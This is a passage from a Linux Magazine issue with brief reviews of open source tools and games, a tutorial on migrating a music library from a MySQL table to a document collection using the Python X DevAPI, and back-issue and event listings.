More than adding new features, this major release focuses on consolidation. First in terms of performance and then with code clarity and future proofing. Thanks to an extensive campaign to test the performance of every bit of its code, the project has improved CPU performance by 50 percent and memory performance by 70 percent. Part of the same process was migrating the code from C to a much more standardized C++, with unit tests, safeguarding the project for the future. Even the project's approach to community has been rebooted, with promises of more engagement and no more tumbleweeds. There are a few tangible new features too, with



Transmission's GTK user interface has been ported to gtkmm, thanks to the project's migration to C++.

new support for BitTorrent v2 using SHA-256 and hash trees, a new web client with mobile support, and more user-agent protection. There's still excellent desktop support, with both GTK and Qt clients, and of course you can still run it from the command line too. The end result is a BitTorrent client fit for the next 20 years, and one of the few independent protocols that thrives outside the increasingly controlled World Wide Web.

Project Website

<https://github.com/transmission/>


Console text editor

mle

We look at a lot of text editors, and the majority of them are built for the command line. This is surprising considering how well established Emacs and Vim are – they’ve both been around for decades, as has our collective muscle memory for using them. But developers must feel there’s still room for improvement because they keep creating new editors, and that’s the case with mle. Compared to Emacs and Vim, mle is a tiny project with a tiny codebase. But this is also its unique selling point, plus the ability to easily hack on the code, which is what differentiates mle from its inspirations. The main project code is only 10,000 lines of code, which is remarkable. The best thing about mle is that code

scarcity does not affect usability. After running from your terminal, mle looks and operates like a fully fledged and perfectly capable editor. The low typing latency and response feel fantastic, and it’s all expandable, scriptable, and completely configurable.

The main view looks like a terminal editor with the numbers feature turned on. It suffers from the ancient Vim problem of not helping the user at all, but standard desktop shortcuts work for most functions. Ctrl+X will quit, for example, while F2 will load the help text into the editor. This is a great place to start, followed maybe by Alt+V to split the view vertically and start working on your own documents while the help text remains visible. But built-in, mle supports syntax



Mle is a rare breed of tiny text editor that is also powerful. It can even be built as a static binary for easy portability and compatibility.

highlighting, keycap layers, macros, regular expressions for search and replace, and the ability to load very large files. Rather than reinvent many wheels, extra functionality is piped to external tools and incorporated in the main application, such as movement via `less`, fuzzy search with `fzf`, file browsing with `tree`, and searching with `grep`. These tools are seamlessly integrated with the main application, and using external tools like this is a refreshing approach. Even cynical editor stalwarts can't help but be impressed.

Project Website
<https://github.com/adrsr/mle>


Server automation

sake

Linux is now so easy to install it's perhaps become too easy to end up with a small library of Linux servers, all performing different tasks around the house or office. There might be a Raspberry Pi for home automation, a NUC for NAS, or an old laptop for media playback. Each will need to be connected to and manually updated, fixed, or reconfigured as time goes on. There are all kinds of orchestration tools that can be used to make cross-server automation jobs easier, but these are usually intended for server rooms, data silos, or for people with a lot of patience with reading documentation. There's not so much choice for smaller deployments beyond writing your own scripts and running cron

jobs. And this is where `sake` can help – not so much the alcoholic Japanese beverage (although that can sometimes help too), but this brilliant little command-line tool with the same name.

Functioning as your recipe book of commands commonly run over SSH, `sake` allows you to preconfigure these commands with variables and execute them directly from the tool without making any connections yourself. Most importantly, you can use groups and wildcard matching to run those commands on multiple servers at once. But its best feature is being able to do all this while remaining easy to understand because everything is configured from a single YAML configuration file. This file defines the commands



Easily run commands and retrieve their output on one or more servers with `sake`.

themselves, the servers you want them to run, and how you want to parse the output. Servers can be singular, a list, or groups, and this is where `sake` is at its most powerful. Creating a single command, such as `rsync` for a backup, is powerful, but being able to run that command automatically on multiple machines feels liberating, especially without learning anything or studying a manual. This is a big contrast to tools like Puppet or Ansible, which are all-conquering but require some time investment. `Sake` is server automation for the rest of us.

Project Website
<https://github.com/alajmo/sake>


Terminal music

MusicPlayerPlus

MusicPlayerPlus is an unusual project. Rather than being a single executable, it's a suite of command-line tools and utilities to help you listen to and enjoy music from the terminal. Each tool is a preexisting project in its own right and is developed independently of MusicPlayerPlus, but the suite also includes incredibly useful initialization routines, configuration options, and settings that attempt to remain consistent across all the tools being used. This is why the first thing you do after installation is run the bespoke initialization script. This scans your local directories and sets up the configuration files. After that, typing `mpp1us` launches the `mpp1us` MPD client alongside the `mpd` music player daemon and the `cava` spectrum

analyzer, all within a freshly configured `tmux` server session. Other bundled tools include `beets` to manage your media library, `mopidy` to serve your music remotely, `fzf` for search, and `yams` to track your listening on Last.fm.

Alongside `mpp1us`, the `mppcover` command shows cover art, the `mppsp1ash` command creates ASCII art with fractal exploration and plasma flames, and the `blisify` command creates playlists, while `fzmp` provides a search interface for your music collection. It can seem like a disparate collection of tools, but it's convenient being able to install them from a single package and use a single initialization command to pre-configure everything to work together. They work well when you edit a `tmux` session to split the view and



One word of warning if you do install MusicPlayerPlus: Back up any existing `tmux` configuration, because it will be overwritten.

run various tools together. Thanks to everything being built around MPD, it's also easy to integrate with Bandcamp, SoundCloud, and other online audio sources, all from the command line. There are even Raspberry Pi packages for installation without any other dependencies, and this is where MusicPlayerPlus works best – hidden in a cupboard somewhere running on a Raspberry Pi connected to your music system with a high-quality DAC.

Project Website

<https://github.com/doctorfree/MusicPlayerPlus>


Bandwidth control

Wonder Shaper

With so many of us now working from home, our Internet connections have become more than just delivery mechanisms for online distractions. They've become our commutes and our offices, and while most people have enough bandwidth to cope, many more of us need to carefully juggle downloads and movie streaming with our video meetings and company town halls. This is where a router's quality of service (QoS) settings can really help because they enable you to prioritize certain devices or protocols over others. But not all routers have this feature, and there are surprisingly few other options if you need to limit the bandwidth on some of your computers. However, Wonder Shaper is one of them, and it's a

tool that can save your job if you need to attend an important meeting while the rest of the household is trying to make sense of *The Rings of Power* in 4K HDR.

Wonder Shaper isn't a separate utility but a script you run from the command line, because the Linux kernel already includes all the features you need to limit a network connection using "Traffic Control." Traffic Control even has its own command, `tc`, which can be used to perform all kinds of network shaping. But as you might imagine for a tool that interfaces with both the kernel and your network packets, it can be difficult to use and can easily have negative consequences. Wonder Shaper is a front end to this complexity, allowing you to set simple limits for incoming and outgoing data



If you've always been intimidated by the kernel level traffic shaping command `tc`, Wonder Shaper is the answer.

(ingress and egress, in network terminology), and it works brilliantly. It's perfect if you have a machine downloading updates, for example, or on a laptop being used for Netflix. By running `./wondershaper -a eth0 -u 4096 -d 8192` on either device, you limit upload and download speeds to 4Mbps and 8Mbps respectively, and running the script again with different values will change those limits immediately.

Project Website

<https://github.com/magnific0/wondershaper>

Noise generator


Samplebrain

It's not often that a cutting-edge musician helps to create a piece of open source audio software, but that's exactly what has happened with the release of Samplebrain. The musician involved is Aphex Twin, a genre-creating iconoclast of electronic music who has dabbled in everything from ambient drones and atmospherics, through transcendent MIDI-triggered piano pieces, to glitchy industrial noise. And if you know anything about Aphex Twin, you'll know it's the latter that has dominated his recent output. You should also be prepared for the kind of sounds Samplebrain can make. Samplebrain isn't an audio application to help you sound like Erik Satie or Johann Sebastian Bach. Instead, it's the kind of application that's going to summon the local dog population with its disjointed output of high pitch noise and distortion, but if you're into experimental electronic music, that is not such a bad thing.

Samplebrain operates on two different kinds of audio file inputs. One is a set of audio samples, and the other is the long file you wish to process. The set of

audio files can be imported individually or as the contents of a directory, and the processing works best if they're short, percussive, and cover a variety of timbres and sounds.


These become the contents of the brain, and Samplebrain creates a model of those sounds by cutting and connecting together the fragments that contain similar harmonics. It then analyzes the target file and attempts to swap out sections with similar-sounding slices in the brain. The result is something that preserves an essence of the original inputs while at the same time completely transforming them into a cloud of disjointed noise. It's a mix between the sound of a broken optical drive, a ZX Spectrum loading screen, digital aliasing, pitch shifting, and the ultra quick millisecond repeats of a granular synth. You can even manipulate the live input from a microphone and produce a stereo sound cloud of noise from



To prepare you for what the output sounds like, here's a spectrogram and frequency map of the typical output.

mono sources. The output can then be mixed with the input, and you can save the recording as you tweak the values in real time so that the output represents a kind of live glitchy performance.

The amount of disjointedness can be manipulated by adjusting the many attributes littered throughout the main window. You can change the algorithm used to match the sample blocks, the size of the blocks, and the levels of "novelty," "boredom," and "stickiness" to help ensure similar blocks aren't repeated. Getting a reasonable sound takes considerable effort and luck, but it's also a lot of fun. Small tweaks to irrelevant parameters create huge changes in the output, and you can almost perform those changes live to turn Samplebrain into an improvised audio mangling effect. This is likely the original intention, because it's also possible to remotely control these values using OSC, a protocol often used to automate modern synths and lighting. That would allow Aphex Twin to twiddle with the sound remotely alongside his rank of synthesizers and Eurorack modules and mixers, which is where the output from Samplebrain best fits.



Samplebrain transforms perfectly recorded audio into something that sounds broken, incoherent, and totally unintentional, which must surely have been the intention.

Project Website

<https://gitlab.com/then-try-this/samplebrain>


360-degree platformer

ROTA

The Godot games engine has improved rapidly over recent months, thanks to both huge investment and changing market conditions. Many game developers are looking for alternatives to Unity, for example, while others want to find a solution that won't shoehorn them into an unaccountable subscription-based system. Godot is gaining momentum and is set to become a major open source project in the same league as Blender, Firefox, and Linux itself. While there have been a number of commercial games that were created in Godot, there have been very few that were sold and released as open source. This has deprived the Godot community of some much-needed commercial game exemplars that can be

picked and either learned from or used directly as the foundation for a new game. ROTA, however, is now one such title.

ROTA is a two-dimensional platformer where the background world is rotated 360 degrees as you travel over 90-degree bends in the terrain. It features beautiful, cartoon-pixel-art-style graphics, addictive gameplay, and exceptionally smooth animation. Each level is a problem that needs to be solved as you navigate and move between worlds. Most importantly, however, its main developer has been inspired to release the project as open source – assets and all. This was because they had previously learnt so much from open source games related using the PICO-8 games engine, and the brilliantly tough platformer Celeste in



ROTA is available to buy and demo on Steam, but it's also an open source project that can be loaded and edited in Godot.

particular, and wanted to pay something back. The source includes media, maps, and world designs, with the source folder containing everything created in Godot. It's a brilliant way to study the game's movement, physics, and pixel-perfect collision mechanics, and the developer has even created a YouTube video on how to edit or create your own levels in Godot. This might be the perfect way to get started in games development, and the best possible way of starting to learn your way around Godot.

Project Website

<https://github.com/HarmonyHoney/ROTA>

Open roller coasters

OpenRCT2

It's amazing just how many old games have been re-implemented in new and wholly compatible open source games engines, just to keep those old games alive. It's a huge and thankless task, at least early on in development when the programmers have to pull apart what's publicly available, including data and save files, and try to recreate the same functionality without resorting to the original code. This is why so many open source recreations only ever reach a preliminary level of compatibility, but there are also a few exceptional cases that manage to go above and beyond the software that spawned them. Open RollerCoaster Tycoon 2 (OpenRCT2) is one of them.

It's not too difficult to guess that OpenRCT2 is a

reimplementation of the games engine behind the brilliant RollerCoaster Tycoon 2, originally released over 20 years ago in October 2002. To get it to work, you will need the original data files, and OpenRCT2 will work with files from RollerCoaster Tycoon 1 and 2, as well as their various expansion packs. These are still available through Steam and GOG. The game itself is still a peerless roller coaster park simulation, letting you design everything from the rides themselves, accompanying attractions, and the overall site. OpenRCT2 not only fixes all the bugs found in the originals, but also lets you increase the number of guests, adds new track elements and zero-g rolls, adds differing color schemes, and is compatible with



Forget costly fast passes and getting there early, create your own roller coaster park with OpenRCT2.

old park scenarios. It's a game that's a lot of fun beyond the usual nostalgia factor of playing yet another game from your youth, and it will also appeal to just about any indie or retro game fanatic who may enjoy Minecraft, or who has stumbled onto the brilliant but costly RollerCoaster Tycoon 3 on the Nintendo Switch. They can now run OpenRCT2 on their Steam Decks forever.

Project Website

<https://github.com/OpenRCT2>

Three steps from SQL to a document database

Migrating Music

Use a Python API to migrate a music library from SQL to a NoSQL document database.

BY JOHN COFIELD

In this article, I will show you how I used a Python application programming interface (API) to migrate my music library from an SQL relational database to a NoSQL document database. Using the Python X DevAPI in the MySQL Shell application, I will highlight some basics about document databases, the Python methods that I used, and the database tool that enables migration. Readers who should get the most out of this article are those that have some basic familiarity with the structured query language (SQL) and with the Python programming language.

Why Migrate from SQL to Document?

I have my existing personal music library in an SQL relational database containing music metadata – artist, song title, album title, track number, genre, release year – that I want to migrate to a document database. For the purpose of this article, I will use a few examples from my library (Figure 1).

SQL relational databases have been dominant for decades, making up 60 percent of the database market in 2019 according to a ScaleGrid Database Trends report. In recent years, use of document databases has increased, largely driven by the requirements of big data. One of the criticisms of relational databases is that their schema is rigid. All data fields must be defined in advance with identical fields in every row in a table, making it difficult to make schema changes later.


By contrast, document store databases, sometimes referred to as NoSQL, do not have a fixed

schema. Document databases do not require each document to have the same fields (though they can). In fact, it is possible to have different fields in each document throughout the database. That flexibility is one of the key advantages of a document store over a relational store. It is the reason I decided to migrate, because it allows me to easily add new metadata to my music library. That could include metadata such as artist background information, song credits, and/or other miscellaneous metadata that may not be immediately available.

What Is a JSON Document?

In many document store systems, documents are JavaScript Object Notation (JSON) objects, or JSON-like objects. JSON is becoming increasingly popular as a standard for data interchange and storage and is beginning to replace the Extensible Markup Language (XML) as a dominant data exchange format, particularly for music metadata. JSON documents are lightweight, language-independent, and human readable. In short, JSON documents are elegant in their simplicity. Many popular music APIs provide JSON-formatted metadata. These APIs include Amazon, Apple Music, Spotify, SoundCloud, and others.

The JSON format eases development since it is object-oriented and easier to parse than XML, because JSON documents are comprised of a comma-separated list of one or more key-value pairs. The simplest form of a JSON document is `{key: value}`. You will note that this is the same



```

MySQL Shell
MySQL Py > sql_table.select().execute()
+-----+-----+-----+-----+-----+-----+
| Artist | Album | Song | Track | RelYear | Genre |
+-----+-----+-----+-----+-----+-----+
| Aretha Franklin | A Rose Is Still A Rose | A Rose Is Still A Rose | 1 | 1998 | R&B |
| Santana | Supernatural | Smooth | 5 | 1999 | Rock |
| Stanley Clarke | East River Drive | East River Drive | 4 | 1993 | Jazz |
| Ciara | Goodies | Goodies | 1 | 2004 | R&B |
| Return To Forever | Hymn Of The Seventh Galaxy | Space Circus | 5 | 1973 | Jazz |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.0010 sec)
MySQL Py >

```

Figure 1: Sample table of songs from my SQL library.

form as a Python dictionary. From a software development perspective, JSON is well suited to object-oriented programming languages such as Python, JavaScript, and others.

Let's consider that we have a simple document case containing an artist name and album name. The document instance would be defined as follows:

```
{"Artist": "Quincy Jones", "Album": "Q's Jook Joint"}
```

A group of related documents is referred to as a collection. As an analogy between a relational database and a document database, a table in a relational database is equivalent to a collection in a document database. Each row in a table is equivalent to a document in the collection, and each field name (column) in a table is equivalent to a key in a document.

API Methods for Database Migration

Now that we know what a document store is, I'll show you how to use a Python API to migrate a relational database to a document database. My source database was created with MySQL, so I used the X DevAPI interface in the MySQL Shell 8.0 application, which allows me to access both tables and documents in a database.

To accomplish my goal, I'll use table methods to access data in tables, and document methods to build and verify my documents. Three steps are required to migrate data: 1) create a collection, 2) fetch rows from a table, and 3) add fetched rows to the document collection.

Table methods used:

```
# Returns a dataset with rows
table.select()
# Returns a dictionary/json object
result.fetch_one_object()
```

Document methods used:

```
# Inserts a document into a collection
collection.add()
# Returns dataset with all documents in a collection
collection.find()
```

The Process

The three steps that I identified above assume that the relational database exists, that a database connection has already been established, and the source table exists. Before starting the migration process, I'm assuming that a connection to the database has already been made and that the following instances already exist:

```
# Session instance
```

```
my_session = mysqlx.get_session( <URI> )
my_database = my_session.get_schema('my_db')
```

The first step in the migration process is to create the target collection:

```
doc_collection1 = my_database.create_collection(
    'my_collection1')
```

In the statement above, I've created a collection object named `my_collection1` using the `create_collection()` method and assigned it to `doc_collection1`, which will be the target document collection. I will subsequently add, update, or remove documents as necessary.

In the next step, I need to extract my metadata from the source SQL database. This metadata is in a table named `sql_table`. To extract data in a table row, I execute the statements below:

```
table_result = sql_table.select().execute()
table_2document = table_result.fetch_one_object()
```

In the code above, the `select()` method is analogous to the `SELECT` statement in SQL. It returns a result that is a list of rows. Next, I need to fetch each row, convert it to a JSON object, and add it to my collection. The `fetch_one_object()` method fetches a row from the table as a JSON object.

The `table_2document` result object shows the key:value strings of the metadata fetched from one row of the table (see Figure 2). While there is a `fetch_one()` method that could fetch a table row, the result is not a JSON object and therefore cannot be added directly to a document. Note that SQL statements executed through the X DevAPI must end with the `execute()` function because they are executed only when that function is called. If omitted, the statement will be ignored.

In the third step, each `table_2document` fetched from `my_table` is then added to `doc_collection1` with the `add()` method which adds a JSON document to a collection:

```
doc_collection1.add(table_2document).execute()
```

Figure 2: Fetch a JSON document from a SQL table.

```
MySQL Shell
MySQL Py > table_result = sql_table.select().execute()
MySQL Py > table_2document = table_result.fetch_one_object()
MySQL Py > table_2document
{
  "Album": "A Rose Is Still A Rose",
  "Artist": "Aretha Franklin",
  "Genre": "R&B",
  "RelYear": "1998",
  "Song": "A Rose Is Still A Rose",
  "Track": "1"
}
MySQL Py >
```


Listing 1: Migrate a Complete SQL Table

```
table_result = sql_table.select().execute()
table_2document = table_result.fetch_one_object()
while table_2document:
    doc_collection1.add(table_2document).execute()
    table_2document = table_result.fetch_one_object()
```

Build Collection

With these three basic steps, I can add a single document to `doc_collection1`. To migrate the entire SQL table to a collection, the code below iterates through each row in the table with the `add()` method (see Listing 1)

The result in Figure 3 shows two of the five documents added to `doc_collection1`. You will notice that there is an extra `_id` field that is automatically added to each document. It is a virtual index that MySQL automatically adds to each document in a collection. See the MySQL 8.0 manual [1] for more information on document indexing.

Document Updates

After I have migrated my SQL table to the document collection, I will continue to either build on it with new metadata documents, update incorrect or incomplete documents, or remove documents. As we have already seen, I can use the `add()` method to add new documents to my library or simply add new fields (key-value pairs), effectively changing the schema on the fly.

If, for example, I need to change the spelling of an artist’s name, I can use the `doc_collection1.modify()` method. Note that the percent

(%) wildcard can be used in the search condition string for these methods, as illustrated with the `remove()` method in the example below. In addition, note that I have used explicit strings in the `modify()` and `set()` methods to simplify the examples and to keep the focus on function. It is however, good practice to use parameterized placeholders instead of explicit strings.


```
doc_collection1.modify("Artist = 'Santana'").set(
    ("Artist", "Carlos Santana")
doc_collection1.remove("Artist like 'Quincy%'")
```

For a more comprehensive list of available create, remove, update, and delete (CRUD) methods, see the MySQL 8.0 Reference Manual.

Finally

If you want to use Python to automate the creation and maintenance of your music library and want to be able to access music metadata from a wide variety of sources, most deliver content in JSON format. Because document store databases tend to be based on the JSON format or a JSON-like format, and music metadata is widely available in that format, choosing JSON as a preferred format is a logical choice. If your personal music library is in an existing SQL database and you are considering document store as an option, this article may help you along your migration path. ■■■

Figure 3: Sample of documents added to collection.



Info

- [1] MySQL 8.0 Reference Manual: <https://dev.mysql.com/doc/refman/8.0/en/>

The Author

John Cofield is a retired software marketing manager in Northern California. His training is in electrical engineering, and he has worked at multiple Silicon Valley semiconductor and software companies. His nontechnical interests include Jazz music, ranging from Modal to Fusion.



LINUX NEWSSTAND

Order online:
<https://bit.ly/Linux-Newsstand>

Linux Magazine is your guide to the world of Linux. Monthly issues are packed with advanced technical articles and tutorials you won't find anywhere else. Explore our full catalog of back issues for specific topics or to complete your collection.




#265/December 2022

Quantum Computing

Most Linux users know that this futuristic technology leverages the weird power of quantum mechanics. But how does it really work? What can I do with it? Are there tools available today that will help me experiment? This month we take a deep dive into quantum computing.

On the DVD: Manjaro 21.3.7-220816 and Arch Linux 2022.10.01



#264/November 2022

Artificial Intelligence

Machine learning remains shrouded in mystery even though it is now an integral part of our everyday world. This month we look behind the curtain at some popular techniques for supervised and unsupervised learning.

On the DVD: Debian 11.5 and Rocky Linux 9.0



#263/October 2022

Build an IoT Linux

The most amazing thing about Linux is its flexibility. Linux systems run on the biggest computers in the world – and on many of the diminutive devices that populate your home environment. If you've always wondered how developers adapt Linux to run on tiny tech, you'll appreciate this month's stories on Buildroot and the Yocto project.

On the DVD: Linux Magazine Archive issues 1-262



#262/September 2022

Beyond 5G

Behind the scenes, the cellular phone network has always been the preserve of highly specialized and proprietary equipment, but some recent innovations could be changing that. This month we explore the Open RAN specification, which could one day allow more of the mobile phone network to operate on off-the-shelf hardware.

On the DVD: openSUSE Leap 15.4 and MX Linux 21.1



#261/August 2022

USB Boot

Live boot was such an exciting idea 15 years ago – just carry a CD with you and boot from anywhere. But old-style boot CDs had some limitations. Today's USB boot tools solve those problems plus offer a feature that no one even thought about back then: access to several boot images on a single stick.

On the DVD: Linux Mint MATE 20.3 and FreeBSD 13.1



#260/July 2022

Privacy

If you are really serious about privacy, you'll need to lean on more than your browser's no tracking button. Those who need anonymity the most depend on the Tor network – a global project offering safe surfing even in surveillance states. We also look at Portmaster, an application firewall with some useful privacy features.

On the DVD: Ubuntu 22.04 and Fedora Workstation 36

FEATURED EVENTS



Users, developers, and vendors meet at Linux events around the world. We at *Linux Magazine* are proud to sponsor the Featured Events shown here.

For other events near you, check our extensive events calendar online at <https://www.linux-magazine.com/events>.

If you know of another Linux event you would like us to add to our calendar, please send a message with all the details to info@linux-magazine.com.

NOTICE

Be sure to check the event website before booking any travel, as many events are being canceled or converted to virtual events due to the effects of COVID-19.

FOSDEM 2023

Date: February 4-5, 2023

Location: Brussels, Belgium

Website: <https://fosdem.org/2023/>

FOSDEM is a free event for software developers to meet, share ideas and collaborate. Every year, thousands of developers of free and open source software from all over the world gather at the event in Brussels. Join us February 4-5 for lightning talks, devrooms, lectures, and more!

GeekBeacon Festival

Date: February 18, 2023

Location: Virtual Event

Website: <https://gbfest.org/>

GeekBeacon Festival's mission is to unify geeks and make the world a better place through Mental Health, Gaming, Open Culture, and Open Source. We'll be featuring speakers, presentations, discussions, giveaways, and more to be announced. Join us from your screen February 18, 2023.

Events

| | | | |
|--------------------------------------|------------|-------------------------------------|---|
| FOSDEM 2023 | Feb. 4-5 | Brussels, Belgium | https://fosdem.org/2023/ |
| ITEXPO | Feb. 14-17 | Fort Lauderdale, Florida | https://www.itexpo.com/east/ |
| DeveloperWeek | Feb. 15-23 | San Francisco, California + Virtual | https://www.developerweek.com/ |
| GeekBeacon Festival | Feb. 18 | Virtual Event | https://gbfest.org/ |
| FAST'23 | Feb. 20-23 | Santa Clara, California | https://www.usenix.org/conference/fast23 |
| SCaLE 20x | Mar. 9-12 | Pasadena, California | https://www.socallinuxexpo.org/blog/scale-20x |
| Cassandra Summit | Mar. 13-14 | San Jose, California + Virtual | https://events.linuxfoundation.org/ |
| FOSS Backstage 2023 | Mar. 13-14 | Berlin, Germany + Online | https://23.foss-backstage.de/ |
| Everything Open 2023 | Mar. 14-16 | Naarm (Melbourne), Australia | https://2023.everythingopen.au/ |
| Women in CyberSecurity | Mar. 16-18 | Denver, Colorado | https://www.wicys.org/events/wicys-2023/ |
| CloudFest | Mar. 21-23 | Europa-Park, Germany | https://www.cloudfest.com/ |
| KubeCon + CloudNativeCon Europe 2023 | Apr. 17-21 | Amsterdam, Netherlands | https://events.linuxfoundation.org/ |
| Cloud Expo Europe | May 10-11 | FrankfurtFrankfurt, Germany | https://www.cloudexpo-europe.de/en |
| ISC High Performance | May 21-25 | Hamburg, Germany | https://www.isc-hpc.com/about-overview.html |
| DrupalCon Pittsburgh | June 5-8 | Pittsburgh, Pennsylvania | https://events.drupal.org/pittsburgh2023 |

CALL FOR PAPERS

We are always looking for good articles on Linux and the tools of the Linux environment. Although we will consider any topic, the following themes are of special interest:

- System administration
- Useful tips and tools
- Security, both news and techniques
- Product reviews, especially from real-world experience
- Community news and projects

